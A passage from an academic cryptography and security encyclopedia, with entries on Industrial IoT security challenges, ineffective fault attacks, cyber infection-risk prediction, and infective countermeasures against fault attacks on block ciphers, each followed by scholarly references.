Security of IIoT remains an open problem due to the lack of research assessing threats and vulnerabilities common in IIoT (Boyes et al. 2018). Although much has been published on IoT security, the expanded nature of IIoT calls for its own studies. Additionally, IIoT security differs from typical information technology (IT) security due to the lightweight nature of IIoT devices and the need to prioritize availability for critical systems (Sisinni et al. 2018). Therefore, securing IIoT is not as simple as taking an IT approach. Sengupta et al. detail many distinct open problems in IIoT security from their categories: security issues in IIoT, security vulnerabilities to specific attacks, and security loopholes in blockchain-based IIoT (2020).

Energy efficiency is an important piece of the puzzle and requires further research to enhance the reliability of IIoT devices in critical applications. IIoT devices may be deployed for extended periods of time and thus would benefit from lifetime batteries and energy harvesting (Sisinni et al. 2018). This is amplified when large numbers of IIoT devices are launched. A survey of environmental sustainability in using IIoT is largely unpublished. Beier et al. establish that increased sustainability from IIoT requires transparency, resource efficiency, and sustainable energy; however, they declare their research as a starting point for future research questions (2018). Energy-efficient techniques used in IoT may be applicable.

Interoperability of IIoT devices is another concern as devices integrated into a single ecosystem may have different communication and security requirements. As interoperability is a main tenet of IIoT, its success is paramount to a thriving, large-scale IIoT network. Cross-technology communication via WiFi, Bluetooth, Zigbee, etc. is a solution that merits further research (Sisinni et al. 2018). Regardless of the avenue, an interoperable IIoT system must sustain availability while maintaining confidential and authenticated communication.

Tange et al. identify fog, or edge, computing as a method to solve IIoT challenges by bringing cloud computing benefits closer to the device via on-site fog nodes that provide lower latency and more reliability than cloud solutions (2020). Fog computing appears to be a promising supplement to IIoT regarding authentication, access control, data security, security monitoring, network security, etc.; however, challenges exist regarding specialized maintenance staff, incident response, and compatibility (Tange

et al. 2020). Further research on fog computing challenges in IIoT is needed as live fog environments are built.

Cross-References

Access Control for Cyber-Physical Systems
Cyber-Physical System
Supervisory Control and Data Acquisition

References

Abuhasel K, Khan M (2020) A secure industrial internet of things (IIoT) framework for resource management in smart manufacturing. IEEE Access 8:117354–117364. https://doi.org/10.1109/ACCESS.2020.3004711
[Crossref]

Al-Turjman F, Alturjman S (2018) Context-sensitive access in industrial internet of things (IIoT) healthcare applications. IEEE Trans Ind Inform 14(6):2736–2744. https://doi.org/10.1109/TII.2018.2808190
[Crossref]

Beier G, Niehoff S, Xue B (2018) More sustainability in industry through industrial internet of things. Appl Sci 8(2). https://doi.org/10.3390/app8020219

Boyes H, Hallaq B, Cunningham J, Watson T (2018) The industrial internet of things (IIoT): an analysis framework. Comput Ind 101C:1–12. https://doi.org/10.1016/j.compind.2018.04.015
[Crossref]

Falco G, Caldera C, Shrobe H (2018) IIoT cybersecurity risk modeling for SCADA systems. IEEE Internet Things J 5(6):4486–4495. https://doi.org/10.1109/jiot.2018.2822842
[Crossref]

Lade P, Ghosh R, Srinivasan S (2017) Manufacturing analytics and industrial internet of things. IEEE Intell Syst 32(3):74–79. https://doi.org/10.1109/MIS.2017.49
[Crossref]

Schneider S (2017) The industrial internet of things (IIoT): applications and taxonomy. In: Geng H (ed) Internet of things and data analytics handbook, 1st edn. Wiley, New York

Sengupta J, Ruj S, Das Bit S (2020) A comprehensive survey on attacks, security issues and blockchain solutions for IoT and IIoT. J Netw Comput Appl 149. https://doi.org/10.1016/j.jnca.2019.102481

Sisinni E, Saifullah A, Han S, Jennehag U, Gidlund M (2018) Industrial internet of things challenges, opportunities, and directions. IEEE Trans Ind Inform 14(11):4724–4734. https://doi.org/10.1109/TII.2018.2852491

[Crossref]

Tange K, De Donno M, Fafoutis X, Dragoni N (2020) A systematic survey of industrial internet of things security: requirements and fog computing opportunities. IEEE Commun Surv Tutor (early access). https://doi.org/10.1109/COMST.2020.3011208

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300488

Industry 4.0

Cyber-Physical System
Industrial Internet of Things

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1711

Ineffective Fault Attack

Christoph Dobraunig[20] ✉
(20) Intel Labs, Intel Corporation, Hillsboro, OR, USA

✉ **Christoph Dobraunig**
Email: christoph.dobraunig@intel.com
Email: christoph@dobraunig.com

Synonyms

IFA

Definitions

In an ineffective fault attack (IFA), the data dependency of faults injected during the computation of a device is exploited. In particular, in the case of an IFA, the knowledge that a fault has been injected, but the result of the computation has not been changed, is used to recover secret information.

Background

The idea that also correctly computed outputs of cryptographic algorithms can be used in fault attacks to recover secret information has already been proposed in the context of the safe error attack (Yen and Joye, 2000). Here, the secret condition on whether a faulted value is used or not during the computation is revealed. Later, Clavier (2007) used faults that directly target the computation or internal values using the information on whether the fault injection was ineffective or not during the attack.

Theory/Application/Both

While it may seem counter-intuitive that also correct computations can reveal information on a secret in the presence of a fault-inducing adversary, we will give a simple example to show why this is the case. Let us assume that we have a block cipher $C = E_K(P)$ that computes the ciphertext C from the plaintext P under the secret key K. In most block ciphers, the first computation that happens on the plaintext is an addition with the first round key RK to get to an intermediate value $I = P \oplus RK$. The round key RK is derived via the key schedule from the key K typically in a way, so that knowledge of RK translates to (partial) knowledge of K.

Now let us assume an attacker that can fault the first bit of the intermediate value I, denoted by I_1, so that it is always 0. Then, the computation of $C = E_K(P)$ is correct if the first bit of P and the first bit of RK sum to zero $P_1 \oplus RK_1 = I_1 = 0$ anyway. Such an event is called an ineffective fault. If we now know P_1, we get knowledge of RK_1. Then, an attacker could target a different bit of I to recover a different bit of RK and continue until the entirety of RK and, hence, K is known. So, in this simple form of IFA, this attack essentially uses faults to probe values.

Open Problems and Future Directions

Recently, many interesting attacks have been published that can be seen as evolutions of basic IFA. We cover here a few of them, starting with statistical ineffective fault attacks (SIFA).

As the name suggests, SIFA (Dobraunig et al., 2018b) essentially combines insights from IFA and statistical fault attacks (Fuhr et al., 2013). Like statistical fault attacks, SIFA does not require precise knowledge on the effect of a fault; it suffices that faults can change the distribution of internal values over many computations of varying data under the same secret.

The fault template attack (Saha et al., 2020) requires more information on the effect of a fault and acquires it in a profiling phase on a similar device with a known key. Then, for a device where the key is unknown, the information on whether a fault was ineffective or not is used to gain information on internal values.

Fault correlation analysis (Spruyt et al., 2021) picks up the insight of previous work like fault sensitivity analysis (Li et al., 2010) that the probability of a fault being effective or ineffective can depend on the data being processed. This allows to construct so-called probability traces by attempting to fault at different times during the execution of a cryptographic algorithm. These probability traces can then be evaluated with similar techniques that are used on power traces in side-channel attacks (Kocher et al., 1999).

Such advancements in attacks have shown to be a threat even if masking (Chari et al., 1999; Goubin and Patarin, 1999) is in place in addition to detection-based fault countermeasures (Dobraunig et al., 2018a). Since such modern fault attacks can be seen as combining characteristics of fault and side-channel attacks, the investigation of countermeasures that consider both fault and side-channel attacks is a fruitful research direction (Daemen et al., 2020; Feldtkeller et al., 2022).

Cross-References

Detection-Based Countermeasure
Fault Sensitivity Analysis
Masking Countermeasure
Side-Channel Attacks
Statistical Fault Attack

References

Chari S, Jutla CS, Rao JR, Rohatgi P (1999) Towards sound approaches to counteract power-analysis attacks. In: Wiener MJ (ed) Advances in Cryptology – CRYPTO'99, 19th Annual International Cryptology Conference, Santa Barbara, 15–19 Aug 1999, Proceedings. Lecture notes in computer science, vol 1666. Springer, pp 398–412. https://doi.org/10.1007/3-540-48405-1_26

Clavier C (2007) Secret external encodings do not prevent transient fault analysis. In: Paillier P, Verbauwhede I (eds) Cryptographic Hardware and Embedded Systems – CHES 2007, 9th International Workshop, Vienna, 10–13 Sep 2007, Proceedings. Lecture notes in computer science, vol 4727. Springer, pp 181–194. https://doi.org/10.1007/978-3-540-74735-2_13

Daemen J, Dobraunig C, Eichlseder M, Groß H, Mendel F, Primas R (2020) Protecting against statistical ineffective fault attacks. IACR Trans Cryptogr Hardw Embed Syst 2020(3):508–543. https://doi.org/10.13154/tches.v2020.i3.508-543

Dobraunig C, Eichlseder M, Groß H, Mangard S, Mendel F, Primas R (2018a) Statistical ineffective fault attacks on masked AES with fault countermeasures. In: Peyrin T, Galbraith SD (eds) Advances in Cryptology – ASIACRYPT 2018 – 24th International Conference on the Theory and Application of Cryptology and Information Security, Brisbane, 2–6 Dec 2018, Proceedings, Part II. Lecture notes in computer science, vol 11273. Springer, pp 315–342. https://doi.org/10.1007/978-3-030-03329-3_11

Dobraunig C, Eichlseder M, Korak T, Mangard S, Mendel F, Primas R (2018b) SIFA: exploiting ineffective fault inductions on symmetric cryptography. IACR Trans Cryptogr Hardw Embed Syst 2018(3):547–572. https://doi.org/10.13154/tches.v2018.i3.547-572

Feldtkeller J, Richter-Brockmann J, Sasdrich P, Güneysu T (2022) Cini minis: domain isolation for fault and combined security. Cryptology ePrint Archive, Paper 2022/1131, to appear at ACM CCS 2022. https://doi.org/10.1145/3548606.3560614, https://eprint.iacr.org/2022/1131, https://eprint.iacr.org/2022/1131

Fuhr T, Jaulmes É, Lomné V, Thillard A (2013) Fault attacks on AES with faulty ciphertexts only. In: Fischer W, Schmidt JM (eds) 2013 Workshop on Fault Diagnosis and Tolerance in Cryptography, Los Alamitos, 20 Aug 2013. IEEE Computer Society, pp 108–118. https://doi.org/10.1109/FDTC.2013.18

Goubin L, Patarin J (1999) DES and differential power analysis (the “duplication” method). In: Koç ÇK, Paar C (eds) Cryptographic Hardware and Embedded Systems, First International Workshop, CHES’99, Worcester, 12–13 Aug 1999, Proceedings. Lecture notes in computer science, vol 1717. Springer, pp 158–172. https://doi.org/10.1007/3-540-48059-5_15

Kocher PC, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener MJ (ed) Advances in Cryptology – CRYPTO’99, 19th Annual International Cryptology Conference, Santa Barbara, 15–19 Aug 1999, Proceedings. Lecture notes in computer science, vol 1666. Springer, pp 388–397. https://doi.org/10.1007/3-540-48405-1_25

Li Y, Sakiyama K, Gomisawa S, Fukunaga T, Takahashi J, Ohta K (2010) Fault sensitivity analysis. In: Mangard S, Standaert FX (eds) Cryptographic Hardware and Embedded Systems, CHES 2010, 12th International Workshop, Santa Barbara, 17–20 Aug 2010. Proceedings. Lecture notes in computer science, vol 6225. Springer, pp 320–334. https://doi.org/10.1007/978-3-642-15031-9_22

Saha S, Bag A, Roy DB, Patranabis S, Mukhopadhyay D (2020) Fault template attacks on block ciphers exploiting fault propagation. In: Canteaut A, Ishai Y (eds) Advances in Cryptology – EUROCRYPT 2020 – 39th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Zagreb, 10–14 May 2020, Proceedings, Part I. Lecture notes in computer science, vol 12105. Springer, pp 612–643. https://doi.org/10.1007/978-3-030-45721-1_22

Spruyt A, Milburn A, Chmielewski L (2021) Fault injection as an oscilloscope: fault correlation analysis. IACR Trans Cryptogr Hardw Embed Syst 2021(1):192–216. https://doi.org/10.46586/tches.v2021.i1.192-216

Yen SM, Joye M (2000) Checking before output may not be enough against fault-based cryptanalysis. IEEE Trans Comput 49(9):967–970. https://doi.org/10.1109/12.869328

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1634

Infection Risk Prediction and Management

Leyla Bilge[21] ✉ and Savino Dambra[22] ✉
(21) NortonLifeLock Research Group, Antibes, France
(22) Eurecom, Sophia Antipolis, France

✉ **Leyla Bilge (Corresponding author)**
Email: leyla.bilge@nortonlifelock.com

✉ **Savino Dambra (Corresponding author)**
Email: dambra@eurecom.fr

Synonyms

Cyber risk assessment; Risk prediction

Definitions

Cyber risk prediction performs risk estimation by leveraging a combination of risk indicators, measurable factors that have been empirically proven to reflect the risk across a number of experiments.

Background

Over the last two decades, the cyber-threat ecosystem faced dramatic changes. On the one hand, attackers now use sophisticated tools and techniques to breach systems; on the other hand, the stakes at risk become larger every year. The vast majority of business organizations suffer at least one security incident per year (Kotzias et al., 2019); despite the efforts in

developing and defending secure systems, hardly anybody in the industry – especially in large organizations – can feel that their infrastructure is invulnerable. Rather than wondering *if* they would be victims of malicious actions, IT administrators are shifting toward trying to understand *when* it will happen and what the consequences will be. Since malware infections may be unavoidable, the problem of *predicting the risk* becomes fundamental: understanding which are the most risky parts of a given system allows to act proactively and focus on hardening them; estimating the infection risk is fundamental in the rapidly growing area of cyber-insurance.

Up until now, a considerable amount of studies, frameworks, and methodologies have focused on assessing the risk of cyberattacks by explicitly defining their underlying causes and triggers. While the *assessment* technique is well established in other domains (e.g., industrial and financial), its effectiveness is still unclear in a cyber scenario. Indeed, if the whole evaluation is based on the *current* knowledge of vulnerabilities present in the system and tools, and on the exploits available to the attackers, it quickly becomes clear that the final measurement has limited life span, as new ones are respectively discovered and released on a daily basis. Moreover, when major cyber incidents occur, its root causes and enabling factors are almost always *unknown* to the community, greatly complicating the assessment of the associated risk.

The goal of *prediction* is to overcome this assumption and carry out the risk estimation by leveraging a combination of *risk indicators*, measurable factors that have been empirically proven to reflect the risk across a number of experiments.

Over the past two decades, few scattered studies have focused explicitly on the problem of predicting security-related events. In 2001, Browne et al. proposed a simple formula to predict the amount of security incidents, as a function of time, related to a known vulnerability (Browne et al., 2001). Bozorgi et al. (2010) used instead publicly available vulnerability databases to predict which, and how soon, vulnerability is likely to be exploited in the future. In 2005, Schechter looked at the challenges of predicting cyberattacks. He discovers that experts had a much better understanding and success in modeling traditional crimes, such as home burglary (Hakim et al., 2000), while “attempts to bring the quantitative approaches of insurance and risk management to the measurement of [computer] security

risk have failed." The author concluded that this is due to the fact that we still lack techniques to measure the security strength of a piece of software.

Another traditional way to predict future events is to adapt *software reliability growth models* (SRG) commonly used by the reliability community to describe (typically through a nonhomogeneous Poisson process) and predict the evolution of defects in a software artifact. For instance, Condon et al. (2007) show that specific classes of computer incidents (such as those that depend on particular vulnerabilities) can be modeled with an SRG, while the total aggregated incident rate can be better approximated by using time series (Condon et al., 2008).

In 2016, Edwards et al. (2016) found that the daily frequency of data breaches can be described by using a negative binomial distribution and used this model to estimate the likelihood of similar incidents in the future. Maillart and Sornette (2010) found instead that the theft of personal information follows a power-tail distribution that is robust independently of the sector and size of the targeted organization.

In recent years, prediction techniques have been at the center of few works for the purpose of assessing the risk in different circumstances. In 2009, Bossler and Holt (2009) investigated the influence of different factors in predicting data losses from malware infections by conducting a survey over 788 college students. More recently, Liu et al. (2015), by using a set of external observable features, attempted to predict the likelihood of an organization to suffer a cyber incident in the future. The authors achieved, overall, a 90% accuracy with 10% of false predictions. Cyber incidents are considered also by Thonnard et al. (2015), who discussed organization- and individual-level features that are correlated with the risk of experiencing spear phishing attacks. In a similar way, Sarabi et al. (2015) build a predictor for cyber incidents using a set of industry, business, and web visibility/population information. RiskTeller (Bilge et al., 2017) is a prediction tool that leverages internal telemetry data to predict which machines are at risk of being infected by a broad spectrum of different malware. Its prediction accuracy reaches 95%, showing that such tool could be used to prioritize security spending toward machines at higher risk of infection. The same conclusion is reached by Yen et al. (2014), who use logs from an antivirus software to infer the risk for hosts in a large enterprise to encounter malware. On the consumer side, Canali et al. (2014) assess to what extent the risk class of a given user can be predicted based

only on his web browsing behavior. The authors show how certain types of user actions considerably affect their risk exposure. In a similar way, Sharif et al. (2018) use mobile users' browsing patterns complemented with self-reported data to predict whether the users will encounter malicious pages on a long and short period of time. In the latter case, on-the-fly predictions within a browsing session could be useful to proactively prevent malicious-content exposures.

Open Problems and Future Directions

Despite the efforts in recent years, researchers still have to identify reproducible ways to estimate risk based on a number of observable features that had been proven to be meaningful predictors across a number of experiments. The experiments conducted to date were often inconclusive and difficult to compare as they were all conducted on different datasets and none of them was ever repeated or validated by other studies. As a result, as a community we still lack an understanding of *which security events can even be predicted in the first place and which features are most useful for such prediction*. This opens several research directions to explore different methodologies to capture and aggregate risk factors.

Measure the Security Posture of the Target. One of the first ideas that comes to mind to understand the risk of cyber incidents is to look at the overall security of a given target. In fact, the security posture of an organization may provide good insights on the level of risk – *if* we assume that a better security hygiene can lower the risk of future attacks. Indeed, at least intuitively, the higher is the security of a system, the lower should be the probability of a security incident affecting that system. If we accept this assumption, risk prediction can be reformulated as a problem of *measuring security*.

The link between security posture and cyber risk is not so straightforward, and it is still poorly understood today. Security measures can certainly raise the bar for the attackers, but risk also depends on the number of attacks a target may receive – which could be higher for large and popular organizations. Moreover, relevant targets may attract more sophisticated and motivated adversaries, which can make prediction more

complicated. But even if we accept this premise to be correct, there are still two serious obstacles to this approach.

First, despite almost four decades of attempts, it is still unclear whether a way to *quantify* security even exists (Verendel, 2009). Second, even if we had a scale to precisely measure security, it is still unknown what is the exact relationship between the level of security and the probability of incidents. Simply saying that more security equals less risk is too vague to be practical. Does doubling security reduce the risk by half or by a factor of four? Does the curve reach a plateau, after which adding more security does not provide a tangible reduction in terms of risk?

Measure the Behavior of the Target. The fact that the *behavior* of the target can considerably affect its overall risk is another aspect which is often taken for granted. The idea is that, regardless of its security posture, the risk of being compromised of a given entity increases simply because of the actions it performs. For instance, if a user spends a considerable amount of her time browsing dubious and less reputable websites, it seems reasonable that she would incur higher chances of being infected by malware than a user who only browses corporate and popular sites. Unfortunately, even if this may seem a logical conclusion, researchers have struggled to measure this simple relationship.

Many independent studies Canali et al. (2014), Lalonde Levesque et al. (2013), and Sharif et al. (2018) found instead evidence that the *volume* of performed actions (e.g., the number of software installed or the number of websites visited, independently from their category) was always correlated to a higher risk. If confirmed, this finding seems to suggest that there is a systematic risk of performing common actions – such as browsing the web or installing software – and the final risk would mainly depend on how many times these simple tasks are repeated by an individual or an organization. In other words, a possible direction is to try to model the risk of a compromise by using a *frequency-based* approach, which is already a common solution to describe safety risks.

Measure the Attack Surface. In a given cyber environment, the attack surface is defined as the set of different points where an attacker can try to break into the system or exfiltrate information. As a direct consequence, reducing the attack surface by removing unnecessary services or limiting

the access to parts of the infrastructure represents a way to increase the security by reducing the number of components that an attacker can target. The rationale behind this concept is that the likelihood of suffering from a security issue will raise according to the number and diversity of software, services, and systems used. While this is simple mathematics, the exact relationship that these variables have with cyber risk is still unknown, and more experiments are needed to measure how risk actually reduces with the reduction of the attack surface.

Influence of Business Sector, Reputation, and Assets of an Organization. Nontechnical characteristics of the target can influence the number, type, and sophistication of the adversaries it needs to face. Today, it is widely accepted the hypothesis that, given enough time and resources, motivated attackers can always find a way to compromise a target. Therefore, the type of business, the sector, the reputation, and the assets owned by an organization may influence the risk of compromise more than other technical indicators, as they allow to capture the characteristics of the *attackers*.

Measure the Risk That Propagates Through Third-Party Relations. Outsourcing many critical business operations became a norm in the last decade. It is very typical to store and process data owned by companies on third-party cloud services, and even common services such as DNS and emails are now outsourced to the cloud. As common sense suggests, a company that is in relation to other risky entities should have higher risk itself. While constructing sufficiently accurate service-dependency graphs of businesses is a challenging research topic by itself (Dell'Amico et al., 2017), measuring the amount of risk that propagates through this graph is an open research problem that needs attention from the community.

User's Weaknesses and Social Engineering. One of the most common techniques used today to gain access to a network or system is social engineering: indeed, while one can think that the most successful breaches are the result of technical flaws or zero-day vulnerabilities exploitations, almost 97% of them is achieved by tricking users to reveal sensitive information using a social engineering scheme. Unfortunately, while social engineering attacks can pose a tremendous threat to organizations, current

approaches to IT security and risk management tend to underestimate or completely ignore the human factor in risk assessment models, tools, and processes. Extending existing schemes by modeling users and their behavior could largely increase their prediction accuracy.

Cross-References

Information Security Awareness
Information Security Risk Treatment
Malware Detection
Multilevel Security Policies
Root Cause Analysis

References

Bilge L, Han Y, Dell'Amico M (2017) Riskteller: predicting the risk of cyber incidents, pp 1299–1311

Bossler AM, Holt TJ (2009) On-line activities, guardianship, and malware infection: an examination of routine activities theory. Int J Cyber Criminol 3(1):400–420

Bozorgi M, Saul LK, Savage S, Voelker GM (2010) Beyond heuristics: learning to classify vulnerabilities and predict exploits, pp 105–114

Browne HK, Arbaugh WA, McHugh J, Fithen WL (2001) A trend analysis of exploitations, pp 214–229

Canali D, Bilge L, Balzarotti D (2014) On the effectiveness of risk prediction based on users browsing behavior, pp 171–182

Condon E, Cukier M, He T (2007) Applying software reliability models on security incidents, pp 159–168

Condon E, He A, Cukier M (2008) Analysis of computer security incident data using time series models, pp 77–86

Dell'Amico M, Bilge L, Kayyoor A, Efstathopoulos P, Vervier PA (2017) Lean on me: mining internet service dependencies from large-scale DNS data, pp 449–460. https://doi.org/10.1145/3134600.3134637

Edwards B, Hofmeyr S, Forrest S (2016) Hype and heavy tails: a closer look at data breaches. J Cybersecur 2(1):3–14

Hakim S, Rengert GF, Shachamurove Y (2000) Knowing your odds: home burglary and the odds ratio. University of Pennsylvania, Center for Analytic Research in Economics and the Social

Sciences

Kotzias P, Bilge L, Vervier PA, Caballero J (2019) Mind your own business: a longitudinal study of threats and vulnerabilities in enterprises

Lalonde Levesque F, Nsiempba J, Fernandez JM, Chiasson S, Somayaji A (2013) A clinical study of risk factors related to malware infections, pp 97–108

Liu Y, Sarabi A, Zhang J, Naghizadeh P, Karir M, Bailey M, Liu M (2015) Cloudy with a chance of breach: forecasting cyber security incidents, pp 1009–1024

Maillart T, Sornette D (2010) Heavy-tailed distribution of cyber-risks. Eur Phys J B 75(3):357–364

Sarabi A, Naghizadeh P, Liu Y, Liu M (2015) Prioritizing security spending: a quantitative analysis of risk distributions for different business profiles

Schechter SE (2005) Toward econometric models of the security risk from remote attack. IEEE Secur Privacy 3(1):40–44

Sharif M, Urakawa J, Christin N, Kubota A, Yamada A (2018) Predicting impending exposure to malicious content from user behavior

Thonnard O, Bilge L, Kashyap A, Lee M (2015) Are you at risk? Profiling organizations and individuals subject to targeted attacks, pp 13–31

Verendel V (2009) Quantified security is a weak hypothesis: a critical survey of results and assumptions, pp 37–50

Yen TF, Heorhiadi V, Oprea A, Reiter MK, Juels A (2014) An epidemiological study of malware encounters in a large enterprise, pp 1117–1130

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1712

Infective Countermeasure

Debdeep Mukhopadhyay[23] ✉ and Nimish Mishra[24]
(23) Department of Computer Science and Engineering, Indian Institute of Technology Kharagpur, Kharagpur, India
(24) Indian Institute of Technology, Kharagpur, India

✉ **Debdeep Mukhopadhyay**
Email: debdeep@iitkgp.ac.in

Synonyms

Fault countermeasures; Fault injection attacks

Definitions

Infective countermeasures are a class of defenses against fault attacks on block ciphers that aim to use an *infection* function to randomize output ciphertexts from the block cipher, such that the faulty ciphertext is useless to an adversary. The generic idea is that if the defender cannot stop faulty outputs from being collected by an adversary, it can scramble them (depending on the injected fault) in such a way that the adversary learns little to nothing about the secret key of the cipher. This deliberate *infection* propagates to all remaining rounds of the cipher. An adversary is practically unable to deduce the secret information from the *infected* outputs.

Background

Block ciphers have become an essential part of modern day cryptography. Because of their use of symmetric keys, they have less computation and

storage requirements than their public key counterparts. Formally, for a key K of k bits and an input plaintext P of n bits, a block cipher is a tuple $\langle Enc, Dec \rangle$ such that Enc outputs a ciphertext $C \in \{0, 1\}^n$ corresponding to plaintext P while Dec takes in as input C and outputs P. Both Enc and Dec are publicly known, implying that the only secret part of the entire cipher is K.

$$Enc(K \times P) : \{0,1\}^k \times \{0,1\}^n \rightarrow C$$

$$Dec(K \times C) : \{0,1\}^k \times \{0,1\}^n \rightarrow P$$

Cryptographers have traditionally focused on the theoretical aspects of cryptosystems: avoiding any leakage of K that is inherent to the design of the cryptosystem. However, an implicit assumption is that the entire platform upon which the cryptosystem must run is a root-of-trust (i.e., we blindly trust the environment in which a particular cipher will operate).

The lack of foresight in this implicit assumption led to the rise of attack vectors, which can be summarized under an umbrella term: *lateral attacks* (Mukhopadhyay and Chakraborty, 2014). Precisely, an adversary does not directly attack the design of a cryptosystem. They rather influence the execution environment to mount *lateral* attacks. These attacks usually involve influencing and analyzing the voltage of the circuitry, the power supply, etc. Well-resourced attackers may even exploit a digital circuitry's vulnerability to get affected by changes in magnetic field around the chip or through carefully directed optical beams.

A class of such attacks involves injecting deliberate, external faults to the cryptosystem while it is executing. If done carefully, such faults cause the cryptosystem to *differ* from its usual execution. An attacker possessing knowledge of the intended execution and the faulted execution can break a cryptosystem (Patranabis and Mukhopadhyay, 2018). Fault attacks have been historically used to break different kinds of ciphers: (Boneh et al., 1997; Jacob et al., 2002; Blömer and Krummel, 2006).

From a defender's point of view, such attacks succeed because they are able to exploit (either inherent or externally induced) *differential execution* in a cryptosystem, which in turn is directly correlated with secret K. Naturally, a set of countermeasures have been proposed, which aim to *detect* these differential executions and block them should they happen. Such *detection-based countermeasures* rely on ① duplicating hardware

(Joye et al., 2007; Di Natale et al., 2007) to perform same computation twice and compare for differences, ② duplicating effort wherein the same computation is performed in different clock cycles on the same hardware and differences are compared (Aumüller et al., 2002; Rajendran et al., 2010), or ③ duplicating information (Wu et al., 2004; Bertoni et al., 2003) where techniques like parity bits notify about the sanctity of a bit stream. However, detection-based countermeasures still reveal one bit of information: whether the redundant computations differ from each other or not. However, works like Dobraunig et al. (2018a,b); Gruber et al. (2020) are able to use this one bit of information to evade detection-based countermeasures. In response to these improved adversarial capabilities, infective countermeasures have been proposed.

Theory

One of the earliest works in infective countermeasures (Gierlichs et al., 2012) involved insertions of dummy rounds. The output of a round is computed as $\texttt{ActualOutput} \oplus \texttt{RoundFunction}(\beta, k_i)$, wherein β and k_i are local secrets for the i-th round. The dummy rounds are responsible for the *infections*: every fault modifying the result of a dummy round ends up modifying all subsequent rounds. The `RoundFunction` is constructed such that $\texttt{RoundFunction}(\beta, k_i) = \beta$, that is, the dummy round is an identity map iff the inputs to it are correct. Even if an adversary ends up faulting the output of i-th round, the `RoundFunction` of $(i + 1)$-th round will no longer output β. Once the identity map is broken, the *infection* percolates to the actual computations of the cipher, eventually infecting the final output and forcing it beyond adversarial recognition.

The idea of relying on infecting subsequent rounds after fault injection seems to break down if the attack itself is in the last round (Battistello and Giraud, 2013). While a complete infection of the output ciphertext is desirable, Gierlichs et al. (2012) ends up infecting only 4 bytes should the attacker localize their attack on the last round. Tupsamudre et al. (2014) present another attack by working on $\texttt{RoundFunction}(\beta, k_i) \oplus \beta$ to recover the faulty ciphertext and break the countermeasure. Tupsamudre et al. (2014) go on to present improvements over Gierlichs et al. (2012): ① force more than one dummy round after the last round of the cipher to

properly infect the ciphertext, ② the number of dummy rounds are constant to prevent side-channel leakage, and ③ the output of the dummy round, in case of fault attacks, is completely uncorrelated to the cipher's key or any intermediate state. However, even though the countermeasure (Tupsamudre et al., 2014) works well under the assumed fault model, it is easily broken by a classic instruction skip through clock glitches (Patranabis et al., 2015).

Ghosh et al. (2015) present a cellular automata-based infection function that takes as input the XOR between the two executions (actual execution and dummy execution) and diffuses that through a cellular automaton, which then infects the faulty ciphertext and makes it unusable for the adversary. The merit of this countermeasure lies in the randomized nonlinear mixing with a linear diffusion function, which makes it harder for adversaries to bypass since the ability to derive linear relationships between the faulty outputs, and K is taken away from the adversary. Another countermeasure proposed in Ghosh and Chowdhury (2015) involves use of a masking function, which uses an internally generated secret bit stream (generated by a linear feedback shift register or a LFSR) to mask the actual output. There exists an *unmasking* function too that reverses this process. Finally, Wang et al. (2016) present a countermeasure relying on networks used to accelerate permutations in hardware backed cryptography processors. Briefly, given a certain Hamming weight differential generated by external faults, the countermeasure switches certain points in these permutation accelerator networks and diffuses the Hamming differential over the entire output.

Open Problems and Future Directions

Defense is hard in general. We already pointed out in the previous section how `RoundFunction`-based countermeasures were defeated, not by attacks specific to the core idea of the countermeasure but by how the countermeasure was implemented. To drive this point even further, we note how the cellular automaton-based countermeasure (Ghosh et al., 2015) was broken in Banik and Bogdanov (2015). Theoretically, a nonlinear diffusion function is a great choice because it reduces the probability of obtaining a linear relationship between faulty ciphertext and K. However, the *specific* instantiation of this function in Ghosh et al. (2015) was not one-way. Banik and Bogdanov (2015) showed how to invert the specific instantiated

nonlinear function and recover the faulty ciphertexts, defeating the countermeasure.

On similar lines, we motivate how Ghosh and Chowdhury (2015) was also broken, not by the demerit of the idea, but by flaws in countermeasure's design. Banik and Bogdanov (2015) present two design flaws. Firstly, ① they identified that the LFSR generating the internal secret bit stream, if faulted on the 95-th bit, sometimes gave constant/known outputs while other times gave random outputs. This is very similar to a *Statistical Ineffective Fault Injection* (SIFA) attack. The few times the output was a constant imply the internal intermediate state of the cipher was such that it nullified the *infection* and rendered the fault *ineffective*. From the theoretical knowledge of the countermeasure and empirical evidence, information about the intermediate state was recovered. Therefore, we conclude by mentioning that although the idea of *infecting* a cipher's output to prevent any correlation with K is interesting, there is still a gap between theoretical constructions and their practical implementations. Future research directions should focus just as much on the implementation details as much as they focus on theoretical merits of infective countermeasures.

Cross-References

Evolution of Fault Attacks on Cryptosystems

References

Aumüller C, Bier P, Fischer W, Hofreiter P, Seifert JP (2002) Fault attacks on rsa with crt: Concrete results and practical countermeasures. In: International Workshop on Cryptographic Hardware and Embedded Systems. Springer, pp 260–275

Banik S, Bogdanov A (2015) Cryptanalysis of two fault countermeasure schemes. In: International Conference on Cryptology in India. Springer, pp 241–252

Battistello A, Giraud C (2013) Fault analysis of infective aes computations. In: 2013 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, pp 101–107

Bertoni G, Breveglieri L, Koren I, Maistri P, Piuri V (2003) Error analysis and detection procedures for a hardware implementation of the advanced encryption standard. IEEE Trans Comput 52(4):492–505

Blömer J, Krummel V (2006) Fault based collision attacks on AES. In: International Workshop on Fault Diagnosis and Tolerance in Cryptography. Springer, pp 106–120

Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: International conference on the theory and applications of cryptographic techniques. Springer, pp 37–51

Di Natale G, Flottes ML, Rouzeyre B (2007) On-line self-test of AES hardware implementations. In: The 37th Annual IEEE/IFIP International Conference on Dependable Systems and Networks

